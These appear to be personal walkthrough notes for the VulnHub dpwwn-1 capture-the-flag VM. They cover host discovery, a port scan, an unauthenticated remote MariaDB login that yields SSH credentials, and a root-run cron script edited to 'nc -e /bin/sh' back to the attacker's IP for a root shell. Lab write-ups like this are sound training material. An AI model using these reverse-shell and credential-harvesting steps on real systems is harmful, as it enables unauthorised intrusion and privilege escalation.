
Pwn1

Thursday, 15 August 2019   10:46 PM


VM: https://www.vulnhub.com/entry/dpwwn-1,342/

Discover target ip




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.75.1    00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.75.2    00:50:56:ec:f6:80      1      60  VMware, Inc.
 192.168.75.130  00:0c:29:51:1e:b3      1      60  VMware, Inc.
 192.168.75.254  00:50:56:f4:c0:c3      1      60  VMware, Inc.

root@kali:~#
```

Probe open ports




```
Nmap scan report for pwn.local (192.168.75.130)
Host is up (0.00058s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 c1:d3:be:39:42:9d:5c:b4:95:2c:5b:2e:20:59:0e:3a (RSA)
|   256 43:4a:c6:10:e7:17:7d:a0:c0:c3:76:88:1d:43:a1:8c (ECDSA)
|_  256 0e:cc:e3:e1:f7:87:73:a1:03:47:b9:e2:cf:1c:93:15 (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Apache HTTP Server Test Page powered by CentOS
3306/tcp open  mysql   MySQL 5.5.60-MariaDB
| mysql-info:
|   Protocol: 10
|   Version: 5.5.60-MariaDB
|   Thread ID: 3
|   Capabilities flags: 63487
|   Some Capabilities: Speaks41ProtocolNew, InteractiveClient, FoundRows, SupportsLoadDataLocal, Igno
reSigpipes, LongPassword, IgnoreSpaceBeforeParenthesis, Speaks41ProtocolOld, ConnectWithDatabase, Sup
portsTransactions, SupportsCompression, LongColumnFlag, Support41Auth, ODBCClient, DontAllowDatabaseT
ableColumn, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: |Z-og:(Zl4ZKF_.a!}uT
|_  Auth Plugin Name: 87
MAC Address: 00:0C:29:51:1E:B3 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

Enumerate webpage




```
root@kali:~# dirb http://pwn.local

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Aug 15 10:51:09 2019
URL_BASE: http://pwn.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://pwn.local/ ----

+ http://pwn.local/cgi-bin/ (CODE:403|SIZE:210)
+ http://pwn.local/info.php (CODE:200|SIZE:47521)
```

MYSQL DB able to get connected remotely and there is no password




```
root@kali:~# mysql -h pwn.local
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 5
Server version: 5.5.60-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Getting creds off DB




```
MariaDB [ssh]> select * from users;
+----+----------+---------------------+
| id | username | password            |
+----+----------+---------------------+
|  1 | mistic   | testP@$$swordmistic |
+----+----------+---------------------+
```




```
MariaDB [mysql]> select host, user, password from user;
+-----------+------+----------+
| host      | user | password |
+-----------+------+----------+
| localhost | root |          |
| dpwwn-01  | root |          |
| 127.0.0.1 | root |          |
| ::1       | root |          |
| localhost |      |          |
| dpwwn-01  |      |          |
| %         | root |          |
+-----------+------+----------+
7 rows in set (0.008 sec)
```

Misconfiguration of cron, housed in user directory and writable.



```
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed

*/3 *  * * *  root  /home/mistic/logrot.sh
~
```


Shell script runs every 3 minutes



"At every 3rd minute."


next at 2019-08-15 11:12:00

```
*/3  *  *  *  *
minute  hour  day      month  day
              (month)         (week)
```




```
[mistic@dpwwn-01 ~]$ lsf
total 36K
drwx------. 2 mistic mistic 143 Aug 15 11:08 ./
drwxr-xr-x. 3 root   root    20 Aug  1 14:11 ../
-rw-rw-r--. 1 mistic mistic  40 Aug 15 11:06 .bash_aliases
-rw-------. 1 mistic mistic  91 Aug 15 11:07 .bash_history
-rw-r--r--. 1 mistic mistic  18 Oct 30  2018 .bash_logout
-rw-r--r--. 1 mistic mistic 193 Oct 30  2018 .bash_profile
-rw-r--r--. 1 mistic mistic 250 Aug 15 11:07 .bashrc
-rwx------. 1 mistic mistic 186 Aug  1 15:06 logrot.sh*
-rw-------. 1 mistic mistic 12K Aug 15 11:09 .logrot.sh.swp
```

Editing logrot.sh to send root shell




```
#!/bin/bash
#
#LOGFILE="/var/tmp"
#SEMAPHORE="/var/tmp.semaphore"

nc -e /bin/sh 192.168.75.129 4444
```

Spawning proper root shell



```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.75.129] from (UNKNOWN) [192.168.75.130] 34600
whoami
root
ython -c "import pty; pty.spawn('/bin/bash')"
python -c "import pty; pty.spawn('/bin/bash')"
[root@dpwwn-01 ~]# dir
dir
anaconda-ks.cfg  dpwwn-01-FLAG.txt
```

Root Flag



```
[root@dpwwn-01 ~]# cat dpwwn*
cat dpwwn*

Congratulation! I knew you can pwn it as this very easy challenge.

Thank you.


64445777
6e643634
37303737
37373665
36347077
776e6450
4077246e
33373336
36359090
```